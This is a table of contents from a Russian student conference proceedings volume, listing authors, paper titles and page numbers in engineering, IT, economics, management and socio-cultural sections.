Майсюкова М.Н., Жадан М.И. О НОВОЙ ОЧКОВОЙ СИСТЕМЕ В ФУТБОЛЕ	260
Максимов И.С., Кочетков Ю.А. СТРУКТУРНЫЕ МОДИФИКАЦИИ ЦЕМЕНТНЫХ КОМПОЗИЦИЙ ПРИ СОЗДАНИИ БЕТОНОВ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ	262
Мамичев И.С., Березовская Е.М. О НАПИСАНИИ СКРИПТОВ КОМАНДНОГО ИНТЕПРЕТАТОРА	264
Манжелеев А.А., Коротков К.С. ЛОКОМОТИВЫ, РАБОТАЮЩИЕ НА АЛЬТЕРНАТИВНЫХ ВИДАХ ТОПЛИВА	265
Мартынов Н.Н., Мартынова Д.В., Попов В.П., Ханин В.П. ОПТИМИЗАЦИЯ РЕЖИМОВ И СИСТЕМ УПРАВЛЕНИЯ ПРЕСС-ЭКСТРУДЕРА	268
Мартынова Д.В., Попов В.П., Ханин В.П., Мартынов Н.Н. ОБОСНОВАНИЕ И РАЗРАБОТКА КОНСТРУКЦИИ ПРЕСС-ЭКСТРУДЕРА С ИЗМЕНЯЮЩИМИСЯ НЕПОСРЕДСТВЕННО В ПРОЦЕССЕ РАБОТЫ ПАРАМЕТРАМИ ШНЕКА	272
Матрохина К.В. РАЗРАБОТКА ПРОТОКОЛА ЗАЩИЩЕННОЙ ПЕРЕДАЧИ ИНФОРМАЦИИ ДЛЯ СИСТЕМ IP-ТЕЛЕФОНИИ	275
Маштаева А.А., Дабаев Р.С., Абдугулова Ж.К. ИННОВАЦИОННЫЕ ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫЕ ТЕХНОЛОГИИ В ИНКЛЮЗИВНОМ ОБРАЗОВАНИИ	276
Набатчиков К.О., Иванова А.П. СТЕКЛО	278

Насибов Р.Э., Носырева А.К., Мехоношин С.А., Франтасов Д.Н. ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ САМГУПС	281
Никитина А.В., Иванова А.П. СВОЙСТВА И ПЕРСПЕКТИВЫ ПРИМЕНЕНИЯ СВЕРХПРОВОДЯЩЕЙ КЕ- РАМИКИ	282
Николаев И.А., Кулагина М.В. ПРИМЕНЕНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ДЛЯ УПРАВЛЕНИЯ РАБОТОЙ ОБЩЕЖИТИЯ	284
Ниязова А.Т., Генварева Ю.А. ПРОБЛЕМЫ ТЯГОВОЙ СЕТИ ПОСТОЯННОГО ТОКА	285
Новикова Д.А., Дидрих Л.А. СИСТЕМЫ ИДЕНТИФИКАЦИИ И АУТЕНТИФИКАЦИИ	287
Новосельцева Д.Д., Сабдюшева Э.В. ПРАВИЛА ЭТИКЕТА ПРИ РАБОТЕ В СЕТИ ИНТЕРНЕТ	289
Нурумова К.К., Цыхместер М.Д., Генварева Ю.А. РАДИОСВЯЗЬ НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ	291
Обухов А.С., Шуршев В.Ф. ПРИМЕНЕНИЕ ЭЛЕКТРОМАГНИТНОГО КАНАЛА СВЯЗИ ДЛЯ КОНТРОЛЯ ПАРАМЕТРОВ НА ЗАБОЕ СКВАЖИНЫ	293
Осипов А.А., Памфилов Е.А. ПОВЫШЕНИЕ РАБОТОСПОСОБНОСТИ ПОДШИПНИКОВ СКОЛЬЖЕНИЯ В МАШИНАХ ЛИТЕЙНОГО ПРОИЗВОДСТВА	295
Петренко Е.Е., Аравийская В.В. ОПТИМАЛЬНОЕ КОЛИЧЕСТВО КИСЛОРОДА В ВОЗДУХЕ	297
Петушков А.А., Жадан М.И. РАЗРАБОТКА СИСТЕМЫ ОБУЧЕНИЯ ВЛАДЕНИЕМ СТРЕЛКОВЫМ ОРУ- ЖИЕМ	298
Пинчук И.Г., Жадан М.И. СОЗДАНИЕ WEB-ПРИЛОЖЕНИЯ С ПОМОЩЬЮ ТЕХНОЛОГИИ MVC	300
Плотников Н.С., Пуршел Н.М. ВЛИЯНИЕ ПОЛИМЕРНЫХ МАТЕРИАЛОВ НА РАЗВИТИЕ ВОЕННОЙ ПРО- МЫШЛЕННОСТИ	302
Плотников С.В., Массов А.А., Воробьев М.С., Кирилина О.И. МОДЕЛИРОВАНИЕ ХАРАКТЕРНОГО УЗЛА НАГРУЗКИ ВЫСОКОВОЛЬТ- НОЙ СЕТИ РУДНИКОВ НОРИЛЬСКОГО ПРОМЫШЛЕННОГО РАЙОНА	304
Раджиева Т.А., Генварева Ю.А. ЯВЛЕНИЕ ПОЛЯРИЗАЦИИ И ЕГО ПРИМЕНЕНИЕ НА ТРАНСПОРТЕ	307
Рафиков Р.Р., Сытник И.С., Антонов К.В. ПОЛЕЗНЫЕ ИСКОПАЕМЫЕ «УФИМСКОГО ПОЛУОСТРОВА» И ПРИЛЕ- ГАЮЩЕЙ ТЕРРИТОРИИ	309
Русинов Д.А., Холопов Ю.А. ОЧИСТКА ПОЧВ И ГРУНТОВ ОТ НЕФТЕПРОДУКТОВ НА ЖЕЛЕЗНОДО- РОЖНОМ ТРАНСПОРТЕ	311
Самордина Н.П., Блюмин С.Л. МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ И МЕТОД ЛАССО	313
Сауанов А.Р. ИНСТРУМЕНТЫ СЕТЕВОЙ БЕЗОПАСНОСТИ НА ОСНОВЕ МИКРОКОМПЬ- ЮТЕРА RASPBERRY PI	314
Сенатрев Р.А., Лавриненко Л.П. ОБ ОДНОМ СВОЙСТВЕ ПЕРПЕНДИКУЛЯРНЫХ МЕДИАН В ТРЕУГОЛЬНИ- КЕ	317

Серапин И.С., Жадан М.И. РАЗРАБОТКА ПРОГРАММНОГО СОЗДАНИЯ ВЕБ-БРАУЗЕРА ДЛЯ WINDOWS 10	319
Сидорцов М.В., Старовойтов А.П. АСИМПТОТИКА АППРОКСИМАЦИЙ ЭРМИТА–ПАДЕ ВТОРОГО РОДА ДЛЯ ЭКСПОНЕНЦИАЛЬНЫХ ФУНКЦИЙ	321
Слесаренко К.И., Жадан М.И. ПРОГРАММНЫЙ ИНСТРУМЕНТАРИЙ ПО МАТЕМАТИЧЕСКОМУ МОДЕ- ЛИРОВАНИЮ ПАРАМЕТРОВ НАДЕЖНОСТИ И ЭЛЕКТРОПОТРЕБЛЕНИЯ	322
Спабекова Е.Ж., Жаксылык Е.М., Муздыбек М.Е., Кулмаханова А.Ш., Жакипбаев Б.Е., Кочеров Е.Н., Колесников А.С. К ВОПРОСУ ИСПОЛЬЗОВАНИЯ ОТХОДОВ СВИНЦОВОГО ПРОИЗВОДСТВА В ПРОИЗВОДСТВЕ СТРОИТЕЛЬНОЙ КЕРАМИКИ	324
Тамазян А.Г. ИССЛЕДОВАНИЕ АЛГОРИТМОВ НЕСТРОГО ПОИСКА В ЗАДАЧАХ АНАЛИЗА ТЕКСТОВ	326
Туляков Р.А., Иванова А.П. ХИМИКО-ТЕРМИЧЕСКАЯ ОБРАБОТКА	328
Ундубаева А.А., Сармутдинова Д.Н., Генварева Ю.А. ВЛИЯНИЕ ШУМА ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА НА НАСЕЛЕНИЕ В Г. ОРЕНБУРГЕ	329
Хачатрян Т.В., Сейтмагамбетов С.Э., Генварева Ю.А. ФИЗИЧЕСКАЯ ОСНОВА ОПТОЭЛЕКТРОНИКИ И ЕЁ ПРИМЕНЕНИЕ НА ЖЕ- ЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ	332
Черных А.С., Блюмин С.Л. ПРИМЕНЕНИЕ ДИНАМИЧЕСКИХ ТРАНСПОРТНЫХ ЗАДАЧ И МЕТОДА НА- ЗНАЧАЕМЫХ ТРАЕКТОРИЙ	333
Черняева Н.В. ДИНАМИЧЕСКАЯ МОДЕЛЬ ФОРМИРОВАНИЯ И УПРАВЛЕНИЯ ИНДИВИ- ДУАЛЬНОЙ ТРАЕКТОРИЕЙ ОБУЧЕНИЯ СТУДЕНТА, ОРИЕНТИРОВАННОЙ НА УСПЕШНОЕ ОСВОЕНИЕ КОМПЕТЕНЦИЙ	334
Шайдуллин А.А., Ганиева Г.А., Маликов И.Д., Эминов Ф.И. ПОВЫШЕНИЕ ОПЕРАТИВНОСТИ ОБРАБОТКИ ЗАЯВОК СЛУЖБЫ SERVI- CEDESK	337
Шангареев Р.М., Антонов К.В. ОВРАГИ, КАК ФОРМА ПРОЯВЛЕНИЯ ГЕОЛОГИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ ВРЕМЕННЫХ РУСЛОВЫХ ПОТОКОВ	338
Шевко А.В., Березовская Е.М. СОЗДАНИЕ ПРИЛОЖЕНИЯ ДЛЯ ТЕСТИРОВАНИЯ УЧАЩИХСЯ	340
Шипилова Ю.О., Бакланов А.Ю., Франтасов Д.Н. ПРЕДПОСЫЛКИ И ПЕРСПЕКТИВЫ РАЗВИТИЯ ЕДИНОГО ИНФОРМАЦИ- ОННОГО ПРОСТРАНСТВА В ОАО «РЖД»	343
Ширяева А.И., Аравийская В.В., Садыков А.Р., Саньков А.Н. МЕХАНИЗМЫ АЛЛЕЛОХИМИЧЕСКОГО ВОЗДЕЙСТВИЯ ЭКСТРАКТИВНЫХ ВЕЩЕСТВ ШАЛФЕЯ ЛЕКАРСТВЕННОГО НА НЕКОТОРЫЕ ФЕРМЕНТЫ РАСТЕНИЙ	345
Шуакпай М.М., Тулеуов Б.И. ВИЗУАЛИЗАЦИЯ ДАННЫХ СРЕДСТВАМИ ЯЗЫКА JAVASCRIPT	346
Ярмош В.С., Кулагина М.В. ИНФОРМАТИЗАЦИЯ ОБЩЕСТВА. ЯЗЫК ПРОГРАММИРОВАНИЯ PHP	349

СЕКЦИЯ 3. ЭКОНОМИКА И МЕНЕДЖМЕНТ: СОСТОЯНИЕ, ПРОБЛЕМЫ И РЕШЕНИЯ

Алеев Р.Р. АНАЛИЗ РОССИЙСКОГО РЫНКА СОТОВОЙ СВЯЗИ	350
Алеев Р.Р. АНАЛИЗ ИНВЕСТИЦИОННОЙ ПРИВЛЕКАТЕЛЬНОСТИ УЛЬЯНОВСКОЙ ОБЛАСТИ	351
Александрова Н.Н., Дворникова Ю.В. СОВРЕМЕННЫЕ АСПЕКТЫ ФОРМИРОВАНИЯ ДЕЯТЕЛЬНОСТИ КОММЕРЧЕСКОГО БАНКА В УСЛОВИЯХ РЕФОРМИРОВАНИЯ БАНКОВСКОЙ СИСТЕМЫ	353
Альшова М.А., Косых А.В. БАНКРОТСТВО СТРАХОВОЙ КОМПАНИИ	355
Ануфриева К.Ю., Погорелая О.В. ОСОБЕННОСТИ МОТИВАЦИИ ПЕРСОНАЛА В РАЗЛИЧНЫХ ОРГАНИЗАЦИЯХ	357
Афонькина О.А., Погорелая О.В. ТЕНДЕНЦИИ РАЗВИТИЯ СТРАХОВАНИЯ ЖИЗНИ В РОССИИ	359
Беззубова Д.С., Погорелая О.В. СОСТОЯНИЕ И ПЕРСПЕКТИВЫ ИНТЕРНЕТ-СТРАХОВАНИЯ В РОССИИ	360
Бекбаев Е.К., Погорелая О.В. ОСОБЕННОСТИ РАЗВИТИЯ АУТСОРСИНГА В РОССИИ	362
Бектемирова Р.С., Погорелая О.В. ПРЕИМУЩЕСТВА И НЕДОСТАТКИ АУТСОРСИНГА	363
Бердина Л., Пантюхина С.А. РОЛЬ НАЛОГООБЛОЖЕНИЯ В РАЗВИТИИ МАЛОГО БИЗНЕСА	365
Бережная А.В., Барышенская К.А., Малыхина И.О. ИННОВАЦИИ В ПРОИЗВОДСТВЕ КАК ФАКТОР ПОВЫШЕНИЯ КОНКУРЕНТОСПОСОБНОСТИ ПРОДУКЦИИ	367
Бертаева Д.Д., Погорелая О.В., Малахова О.Ю. РАЗВИТИЕ И ИСПОЛЬЗОВАНИЕ ФРАНЧАЙЗИНГА В РОССИИ	368
Будякова А.А., Погорелая О.В. СТРАХОВАНИЕ СРЕДСТВ ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА	370
Васильева Д.Д., Дарбека Е.М. УПРАВЛЕНИЕ ФИНАНСАМИ ПРЕДПРИЯТИЯ	373
Ворончихина В.В., Мамантов Д.А. АНАЛИЗ ФИНАНСОВО-ХОЗЯЙСТВЕННОЙ ДЕЯТЕЛЬНОСТИ ПРЕДПРИЯТИЯ	374
Гисс В.Р., Погорелая О.В. СТРАХОВОЙ РЫНОК РОССИИ: ПРЕПЯТСТВИЯ И ПЕРСПЕКТИВЫ РАЗВИТИЯ	376
Дагаева К.А., Погорелая О.В. РЫНОК ЛИЗИНГА НА ЖЕЛЕЗНОДОРОЖНОМ ТРАНСПОРТЕ	379
Дружинин Д.Н., Погорелая О.В. СТРАТЕГИЯ РАЗВИТИЯ IT-СФЕРЫ В РОССИИ	380
Жукова А.И., Погорелая О.В. СТРАХОВАНИЕ ПЕРЕВОЗОК ЖЕЛЕЗНОДОРОЖНОГО ТРАНСПОРТА	383
Кадралиева Э.С., Беляева Е.Н. ХОЛДИНГ «РЖД» ПРОБЛЕМЫ РЕСТРУКТУРИЗАЦИИ	385

Капралова Ю.Е., Зюрина О.А. СИСТЕМНЫЙ ПОДХОД В УПРАВЛЕНИИ ПРЕДПРИЯТИЕМ В ПЕРИОД КРИЗИСА	387
Кара-Сал А.Э., Дарбека Е.М. ОРГАНИЗАЦИЯ УЧЕТА В ФЕРМЕРСКИХ ХОЗЯЙСТВАХ	390
Клишева А.О., Крывчун А.А., Карпухина Л.А. СРАВНИТЕЛЬНЫЙ АНАЛИЗ ФИНАНСОВЫХ РЕЗУЛЬТАТОВ ДЕЯТЕЛЬНОСТИ ПРИГОРОДНЫХ ПАССАЖИРСКИХ КОМПАНИЙ	392
Кондратенко А.А., Наумов Д.И. РОЛЬ ОРГАНИЗАЦИОННОЙ КУЛЬТУРЫ В ПОВЫШЕНИИ КОНКУРЕНТОСПОСОБНОСТИ КОМПАНИИ	395
Крюкова Д.А., Чернова Ю.В. МОТИВАЦИЯ РАБОТНИКОВ СТРАХОВЫХ КОМПАНИЙ	396
Кудрявцева О.В., Шуршев В.Ф. ДЕТАЛЬНАЯ ИНФОРМАЦИОННАЯ ТЕХНОЛОГИЯ УПРАВЛЕНИЯ ФИНАНСОВЫМИ ПОТОКАМИ ПРЕДПРИЯТИЯ	399
Кулушева А.А., Погорелая О.В. «НОВАЯ» ОРГАНИЗАЦИЯ БИЗНЕСА В ОРЕНБУРГЕ	400
Ланшаков Г.В., Шуршев В.Ф. РАЗРАБОТКА ИННОВАЦИОННОЙ СИСТЕМЫ ПОДДЕРЖКИ ПРИНЯТИЯ РЕШЕНИЙ ДЛЯ УПРАВЛЕНИЯ АВТОМАТИЗИРОВАННОЙ ТЕПЛИЦЫ	402
Лисюкова Е.В., Копейкин С.В. ВЛИЯНИЕ ЛОГИСТИКИ РАСПРЕДЕЛЕНИЯ НА ТРАНСПОРТ	404
Маланко М.А., Погорелая О.В. АУТСОРСИНГ В СИСТЕМЕ МАРКЕТИНГА	405
Малаховская Е.А., Субракова Л.К. ВЫБОР МАТЕРИАЛОВ И ИХ ВЛИЯНИЕ НА ЦЕНУ ИЗДЕЛИЙ ДЕКОРАТИВНО-ПРИКЛАДНОГО ТВОРЧЕСТВА	407
Мартынец Ю.Е., Гринкевич Л.С. СОВРЕМЕННОЕ ИНВЕСТИРОВАНИЕ. НОВЫЕ ГРАНИ ИНВЕСТИЦИОННОГО ПОТЕНЦИАЛА МУНИЦИПАЛЬНЫХ ПРЕДПРИЯТИЙ.	409
Мартынец Ю.Е., Недзельский А.Е. ИНФЛЯЦИОННАЯ СОСТАВЛЯЮЩАЯ КАК ФАКТОР РАЗВИТИЯ ПОТРЕБИТЕЛЬСКОГО КРЕДИТОВАНИЯ В СОВРЕМЕННОЙ БАНКОВСКОЙ СИСТЕМЕ РОССИИ	411
Масалимова Д.Ф., Юсупов Т.З. КОНТРОЛЬ ЭФФЕКТИВНОСТИ ИНВЕСТИЦИОННЫХ ПРОЕКТОВ	412
Мингалиева А.С. БЛАГОТВОРИТЕЛЬНОСТЬ КАК ИНСТРУМЕНТ СВЯЗЕЙ С ОБЩЕСТВЕННОСТЬЮ	414
Мороз Д.И., Лаговская Е.В. КРАТКИЙ ОБЗОР ВНЕДРЕНИЯ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА В ЗАРУБЕЖНЫХ И ОТЕЧЕСТВЕННЫХ КОМПАНИЯХ	416
Морозкова Ю.А., Чернова В.А. ПРОСРОЧЕННАЯ ЗАДОЛЖЕННОСТЬ КАК ФАКТОР НЕСТАБИЛЬНОСТИ БАНКОВСКОЙ СИСТЕМЫ СТРАНЫ	419
Опарина М.И., Субракова Л.К. ГОСУДАРСТВЕННАЯ ПОДДЕРЖКА МАЛОГО И СРЕДНЕГО БИЗНЕСА В РОССИЙСКОЙ ФЕДЕРАЦИИ	422
Поклонов И.В., Белова О.С., Карпухина Л.А. АНАЛИЗ ФОНДА ОПЛАТЫ ТРУДА СТРУКТУРНОГО ПОДРАЗДЕЛЕНИЯ ДИСТАНЦИИ ПУТИ (ПЧ)	424

Половинкина А.Ю., Спирюгова М.А. СОВЕРШЕНСТВОВАНИЕ СТРУКТУРНОЙ МОДЕЛИ УПРАВЛЕНИЯ КАЧЕСТВОМ В ОАО «РЖД»	426
Рогожин Р.В., Игнатова Т.В. МАЛЫЙ И СРЕДНИЙ БИЗНЕС В УСЛОВИЯХ РЕАЛИЗАЦИИ ПОЛИТИКИ РАЗВИТИЯ КОНКУРЕНЦИИ В РОССИИ	429
Сафронова К.А., Чекулдова С.В. ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ТРУДОВЫХ РЕСУРСОВ	432
Смитиенко О.К., Погорелая О.В. СОСТОЯНИЕ РЫНКА СТРАХОВЫХ УСЛУГ В РОССИИ	433
Тарасенко Е.А. ДИАГНОСТИКА СИСТЕМЫ ЦЕННОСТЕЙ КЛИЕНТОВ КАК КОМПОНЕНТА ЛОГИСТИЧЕСКОЙ СИСТЕМЫ	434
Тенюкова Е.С., Чекулдова С.В. АНАЛИЗ ОБЕСПЕЧЕННОСТИ ПРЕДПРИЯТИЯ ТРУДОВЫМИ РЕСУРСАМИ	436
Третьякова В.В., Субракова Л.К. ОБОСНОВАНИЕ МЕТОДА ЦЕНООБРАЗОВАНИЯ В ПРОИЗВОДСТВЕ ИЗДЕЛИЙ ДЕКОРАТИВНО-ПРИКЛАДНОГО ТВОРЧЕСТВА	437
Туспиякова Т.В., Шлюндт Л.И., Дарбека Е.М. ОСОБЕННОСТИ ВЕДЕНИЯ НАЛОГОВОГО УЧЕТА СУБЪЕКТАМИ МАЛОГО ПРЕДПРИНИМАТЕЛЬСТВА	440
Фазлиахметова Д.А., Зюрина О.А. ФОРСАЙТ, КАК ИНСТРУМЕНТ ВЫХОДА ИЗ КРИЗИСА	442
Фролова К.В., Ларюнина Е.В. ОСОБЕННОСТИ БУХГАЛТЕРСКОГО УЧЕТА И ВНУТРЕННЕГО КОНТРОЛЯ ЛИНЕЙНОГО ОБОРУДОВАНИЯ	444
Хасанова А.О., Кочинев Ю.А. МОТИВАЦИЯ ТРУДА ПЕРСОНАЛА ТОРГОВОЙ ОРГАНИЗАЦИИ	447
Хинтала Ю.М., Додорина И.В. ОЦЕНКА ВЛИЯНИЯ ФАКТОРОВ НА БЕРЕЖЛИВОСТЬ ПЕРЕВОЗОК	449
Ходаков С.А., Погорелая О.В. ОСОБЕННОСТИ ОРГАНИЗАЦИИ АУТСОРСИНГА В ОАО «РЖД»	450
Христофорова Л.В. К ВОПРОСУ О МЕХАНИЗМЕ СУБКОНТРАКТИНГА В СОВРЕМЕННЫХ УСЛОВИЯХ	452
Христофорова Л.В. АНАЛИЗ ФИНАНСОВОГО СОСТОЯНИЯ ПРЕДПРИЯТИЯ: ПРОБЛЕМЫ И ПУТИ ИХ РЕШЕНИЯ	454
Шулбаева Д.С., Дарбека Е.М. ОРГАНИЗАЦИЯ БУХГАЛТЕРСКОГО УЧЕТА В СОВРЕМЕННЫХ УСЛОВИЯХ	456
Шушунова Ю.В., Субракова Л.К. БЮДЖЕТИРОВАНИЕ КАК МЕТОД ФИНАНСОВОГО ПЛАНИРОВАНИЯ ДЕЯТЕЛЬНОСТИ ПРЕДПРИЯТИЯ	458
Юданов Е.А., Субракова Л.К. ВЛИЯНИЕ ГОСУДАРСТВЕННОГО И РЕГИОНАЛЬНОГО ЗАКОНОДАТЕЛЬСТВА НА РАЗВИТИЕ СУБЪЕКТОВ МАЛОГО И СРЕДНЕГО ПРЕДПРИНИМАТЕЛЬСТВА В РЕСПУБЛИКЕ ХАКАСИЯ	459

СЕКЦИЯ 4. СОЦИОКУЛЬТУРНОЕ ПРОСТРАНСТВО РОССИИ: ТРАДИЦИИ И ВЫЗОВЫ СОВРЕМЕННОСТИ

Алгайкина Е.С., Воробьева О.Б. ЛЮБОВЬ КАК ФИЛОСОФСКАЯ КАТЕГОРИЯ	462
Артеменков А.С., Малахова О.Ю. ФИЛОСОФИЯ XX ВЕКА: ТЕОРЕТИЧЕСКИЕ АСПЕКТЫ ПРОБЛЕМЫ ВЗАИМОДЕЙСТВИЯ ЛИЧНОСТИ И КУЛЬТУРЫ	463
Баева Т.А., Михайлова Н.М. ДЕЯТЕЛЬНОСТЬ КЛАССНОГО РУКОВОДИТЕЛЯ ПО РАЗВИТИЮ СОВРЕМЕННОГО ДЕТСКОГО КОЛЛЕКТИВА	465
Байчурина М.П., Конькина Е.В. ОРГАНИЗАЦИЯ ИНКЛЮЗИВНОЙ ОБРАЗОВАТЕЛЬНОЙ СРЕДЫ ДЛЯ ДЕТЕЙ С ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ ЗДОРОВЬЯ	467
Басина И. К., Науменко Н.М. К ПРОБЛЕМЕ РЕАЛИЗАЦИИ ТРЕБОВАНИЙ ФГОС ОО В УЧЕБНОМ ПРОЦЕССЕ СОВРЕМЕННОЙ ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ (НА ПРИМЕРЕ ИЗУЧЕНИЯ ИНОСТРАННОГО ЯЗЫКА)	470
Батурина А.А., Науменко Н.М. ИКТ КАК СРЕДСТВО ОПТИМИЗАЦИИ УЧЕБНОГО ПРОЦЕССА ОБЩЕОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ (НА ПРИМЕРЕ ИСПОЛЬЗОВАНИЯ ЛИНГВОННОГО КАБИНЕТА В ОБУЧЕНИИ ИНОСТРАННОМУ ЯЗЫКУ)	473
Белова Д.С., Галимуллина Н.М. PR-ИНСТРУМЕНТАРИЙ В ПРОДВИЖЕНИИ КУЛЬТУРНОГО ПРОДУКТА	474
Белянкина И.Н., Челпаченко Т.В. ПСИХОЛОГО-ПЕДАГОГИЧЕСКИЕ ВОЗМОЖНОСТИ ТРАДИЦИЙ В ВОСПИТАНИИ МОЛОДОЙ СЕМЬИ	477
Богомолова Е.И., Науменко Н.М. О ПРОБЛЕМЕ ВОСПИТАНИЯ ТОЛЕРАНТНЫХ ОТНОШЕНИЙ У ОБУЧАЮЩИХСЯ В УЧЕБНО-ВОСПИТАТЕЛЬНОМ ПРОЦЕССЕ ОБЩЕОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ	479
Бурушев Н., Егорова Ю.Н. ВОСТРЕБОВАННОСТЬ КРЕАТИВНОЙ ЛИЧНОСТИ СОВРЕМЕННЫМ СОЦИУМОМ	481
Валеева О.Н., Палагина Л.В. РЕАЛИЗАЦИЯ ВОСПИТАТЕЛЬНОЙ РАБОТЫ В ОРЕНБУРГСКОМ МЕДИЦИНСКОМ КОЛЛЕДЖЕ	482
Ванчугов Н., Егорова Ю.Н. ИЗУЧЕНИЕ ТИПОВ ТЕМПЕРАМЕНТА ЛИЧНОСТИ В СТУДЕНЧЕСКОЙ ГРУППЕ	485
Вдовиченко Е., Попова В.И. ВОСПИТАНИЕ ОТВЕТСТВЕННОСТИ МЛАДШЕГО ШКОЛЬНИКА В ОТНОШЕНИИ К ЛЮДЯМ И САМОМУ СЕБЕ	487
Вдовкина Е., Егорова Ю.Н. ИЗУЧЕНИЕ ПСИХОЛОГИЧЕСКИХ ТИПОВ В СТУДЕНЧЕСКОЙ ГРУППЕ	490
Герасимов Р.С., Воробьева О.Б. РЕКЛАМА: ИСТОРИКО-КУЛЬТУРОЛОГИЧЕСКИЙ АНАЛИЗ	492
Годовова А.С., Шаврыгина О.С. ПЕДАГОГИЧЕСКИЕ УСЛОВИЯ ФОРМИРОВАНИЯ ПОЗНАВАТЕЛЬНОГО ИНТЕРЕСА ОБУЧАЮЩЕГОСЯ	494

Грешнякова И.И., Рындак В.Г. КРЕАТИВНЫЕ ТЕХНОЛОГИИ КАК СРЕДСТВО ФОРМИРОВАНИЯ ЛИЧНОСТИ ОБУЧАЮЩИХСЯ	495
Грибель А.Н., Попова В.И. ЭСТЕТИЧЕСКОЕ ВОСПИТАНИЕ ПОДРОСТКА В СОЦИОКУЛЬТУРНОМ ПРОСТРАНСТВЕ	497
Григорьева К.В., Малахова О.Ю. ФИЛОСОФИЯ ПАРМЕНИДА	500
Губанов Д.В., Малахова О.Ю. У СТАРОСТИ ГЛАЗА ПЕЧАЛИ: СОЦИОКУЛЬТУРНЫЙ АСПЕКТ ПРОБЛЕМЫ НРАВСТВЕННОГО ВОСПИТАНИЯ МОЛОДЕЖИ	501
Губанов Д.В., Синкина Е.В. МОЯ МАЛАЯ РОДИНА – КОЛЫБЕЛЬ РАКЕТНЫХ ВОЙСК	504
Денисов Р.Ю., Шаврыгина О.С. ВОСПИТАНИЕ ТОЛЕРАНТНОСТИ ОБУЧАЮЩЕГОСЯ КАК СОЦИОКУЛЬТУРНАЯ ПРОБЛЕМА	507
Диц А.А., Доронина О.А. ЯЗЫК И ЕГО РОЛЬ В КУЛЬТУРЕ	509
Дойникова М. В., Попова В.И. ПРЕДПОСЫЛКИ ОРГАНИЗАЦИИ ПОЗНАВАТЕЛЬНОЙ ДЕЯТЕЛЬНОСТИ ДЕТЕЙ-МИГРАНТОВ	510
Дорогокупец А.С., Воробьева О.Б. КУЛЬТУРФИЛОСОФСКИЙ ПОДХОД К ФЕНОМЕНУ ТВОРЧЕСТВА	512
Жакаева А., Шепелева О.Э., Архипов А.А. МОЛОДЕЖНЫЕ ДВИЖЕНИЯ В РОССИИ: ПРОБЛЕМЫ И ПЕРСПЕКТИВЫ РАЗВИТИЯ	513
Жукова К.В., Субракова Л.К. ПСИХОЛОГИЯ БЕДНОСТИ, БОГАТСТВА И ИНВЕСТИЦИОННОГО ПОВЕДЕНИЯ	516
Зауэр Э.Р., Субракова Л.К. ИНДИВИДУАЛЬНЫЕ ЗАНЯТИЯ МУЗЫКОЙ В ШКОЛЕ: СОДЕРЖАНИЕ, ОРГАНИЗАЦИЯ, ЭФФЕКТ	518
Иванов К.В., Воробьева О.Б. МУЗЫКА КАК ЗЕРКАЛО СОВРЕМЕННОГО ОБЩЕСТВА	521
Ивашенко А.Д., Челпаченко Т.В. РАЗВИТИЕ ИССЛЕДОВАТЕЛЬСКИХ СПОСОБНОСТЕЙ ОБУЧАЮЩИХСЯ КАК ПЕДАГОГИЧЕСКАЯ ПРОБЛЕМА	522
Канищева К.Ю., Попова В.И. СУБЪЕКТНАЯ ПОЗИЦИЯ ПОДРОСТКА КАК ПСИХОЛОГО-ПЕДАГОГИЧЕСКАЯ ПРОБЛЕМА	524
Карпова М.В., Попова В.И. ДУХОВНО – НРАВСТВЕННЫЙ ПОТЕНЦИАЛ ВОСПИТАНИЯ МЛАДШЕГО ШКОЛЬНИКА В СИСТЕМЕ ДОПОЛНИТЕЛЬНОГО ОБРАЗОВАНИЯ	526
Киреев П.В., Архипов А.А. КОНФЛИКТЫ В СОЦИАЛЬНОЙ СРЕДЕ И СПОСОБЫ ИХ РАЗРЕШЕНИЯ	528
Кичак М.А., Малахова О.Ю. ИРРАЦИОНАЛИЗМ – ОСНОВОПОЛАГАЮЩИЙ ПРИНЦИП ПОНИМАНИЯ МИРА И ЧЕЛОВЕКА В ФИЛОСОФИИ А. ШОПЕНГАУЭРА	531
Кленюшина В.Д., Субракова Л.К. ПСИХОЛОГИЧЕСКИЕ ПРОБЛЕМЫ БЕДНОСТИ И ПУТИ ИХ РЕШЕНИЯ	533
Кожевников Д.А., Синкина Е.В. ИСТОРИЯ СЕМЬИ	536

Козлова М.П. ИСПОЛЬЗОВАНИЕ ПОТЕШЕК В РАБОТЕ С ДЕТЬМИ ОГРАНИЧЕННЫМИ ВОЗМОЖНОСТЯМИ ЗДОРОВЬЯ	537
Колмыкова А.П., Петрунина М.А. ДЕЯТЕЛЬНОСТЬ СОЦИАЛЬНОГО ПЕДАГОГА С ДЕТЬМИ ИЗ НЕБЛАГОПО- ЛУЧНОЙ СЕМЬИ	539
Коломонова А.Д., Рындак В.Г. СОБЫТИЙНЫЙ ПОТЕНЦИАЛ ВНЕУРОЧНОЙ РАБОТЫ ОБУЧАЮЩЕГОСЯ	541
Комаров А.Р., Нартова О.Ю. ПРОФЕССИОНАЛЬНАЯ КУЛЬТУРА ВЫПУСКНИКА КОЛЛЕДЖА – БУДУ- ЩЕГО СПЕЦИАЛИСТА	542
Костюкова А.И., Болотова М.И. ПРОФЕССИОНАЛЬНАЯ КУЛЬТУРА ОБЩЕНИЯ ВРАЧА	544
Крайкова А.А., Болотова М.И. КУЛЬТУРА ПИСЬМЕННОЙ РЕЧИ И ЕЕ РОЛЬ В ОБЩЕНИИ	546
Краснов А.Е., Доронина О.А. О РОЛИ ЛЮБВИ В СТАНОВЛЕНИИ ЛИЧНОСТИ ЧЕЛОВЕКА	548
